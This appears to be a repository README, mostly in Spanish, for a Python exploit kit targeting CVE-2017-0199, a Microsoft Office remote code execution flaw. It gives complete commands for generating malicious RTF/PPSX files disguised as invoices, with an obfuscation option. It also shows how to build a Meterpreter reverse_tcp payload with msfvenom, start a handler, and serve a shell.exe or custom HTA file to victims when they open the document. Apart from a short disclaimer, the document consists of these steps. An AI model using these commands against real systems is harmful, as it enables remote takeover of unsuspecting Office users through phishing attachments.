 phantomlancer123/cve-2017-0199
Kit de herramientas de explotación en Python para CVE-2017-0199 (RCE de Microsoft Office) que genera archivos maliciosos RTF/PPSX y entrega cargas útiles de Metasploit o personalizadas a las víctimas.

El kit de herramientas de explotación CVE-2017-0199 - v4.0 es un práctico script de Python que proporciona a pentesters e investigadores de seguridad una forma rápida y eficaz de probar la ejecución remota de código (RCE) en Microsoft Office. Puede generar un archivo RTF/PPSX malicioso y entregar a la víctima un payload de Metasploit / Meterpreter / u otro tipo, sin necesidad de una configuración compleja.
Este programa es SOLO para fines educativos. No lo utilice sin permiso. Se aplica el descargo de responsabilidad habitual, especialmente el hecho de que yo (bhdresh) no soy responsable de ningún daño causado por el uso directo o indirecto de la información o funcionalidad proporcionada por estos programas. El autor o cualquier proveedor de Internet NO asume responsabilidad alguna por el contenido o el mal uso de estos programas ni de cualquier derivado de los mismos. Al utilizar este programa, usted acepta que cualquier daño (pérdida de datos, caída del sistema, compromiso del sistema, etc.) causado por el uso de estos programas no es responsabilidad de bhdresh.
Por último, esto es un desarrollo personal; respete su filosofía y no lo utilice para fines malintencionados.
Licencia CC BY 4.0 - https://creativecommons.org/licenses/by/4.0/
Se incorporaron las siguientes capacidades al script
- Generate Malicious PPSX file
- Exploitation mode for generated PPSX file
- Updated template.ppsx
Versión: Python 2.7.13


1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) (Optional, if using MSF Payload) : Generate metasploit payload and start handler
   # msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f exe > /tmp/shell.exe
   # msfconsole -x "use multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 192.168.56.1; run"
3) Start toolkit in exploit mode to deliver local payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://192.168.56.1/shell.exe -l /tmp/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc
2) Start toolkit in exploit mode to deliver remote payload
   # python cve-2017-0199_toolkit.py -M exp -t RTF -e http://remoteserver.com/shell.exe

1) Generate malicious RTF file
   # python cve-2017-0199_toolkit.py -M gen -t RTF -w Invoice.rtf -u http://192.168.56.1/logo.doc -x 1
2) Start toolkit in exploit mode to deliver custom HTA file
   # python cve-2017-0199_toolkit.py -M exp -t RTF -H /tmp/custom.hta
# python cve-2017-0199_toolkit.py -h

This is a handy toolkit to exploit CVE-2017-0199 (Microsoft office RCE)

Modes:

-M gen                                          Generate Malicious file only

     Generate malicious RTF/PPSX file:

      -w <Filename.rtf/Filename.ppsx>     Name of malicious RTF/PPSX file (Share this file with victim).

      -u <http://attacker.com/test.hta>   The path to an HTA/SCT file. Normally, this should be a domain or IP where        this                                          tool is running.
                                      For example, http://attackerip.com/test.doc (This URL will be included in 	                                              malicious RTF/PPSX file and will be requested once victim will open malicious RTF file.
      -t RTF|PPSX (default = RTF)         Type of the file to be generated.
      -x 0|1  (default = 0)               Generate obfuscated RTF file. 0 = Disable, 1 = Enable.


-M exp                                          Start exploitation mode

     Exploitation:

      -t RTF|PPSX (default = RTF)         Type of file to be exolited.
      -H </tmp/custom>                Local path of a custom HTA/SCT file which needs to be delivered and executed on target.
                                          NOTE: This option will not deliver payloads specified through options "-e" and "-l"

      -p <TCP port:Default 80>            Local port number.

      -e <http://attacker.com/shell.exe>  The path of an executable file / meterpreter shell / payload  which needs to be executed on target.

      -l </tmp/shell.exe>                 If payload is hosted locally, specify local path of an executable file / meterpreter shell / payload.
@nixawk por la muestra RTF, @Li Haifei, @bhdresh
Obviamente, no soy un desarrollador a tiempo completo, así que espera algunos contratiempos.
Por favor, reporte errores y problemas a través de https://github.com/bhdresh/CVE-2017-0199/issues/new
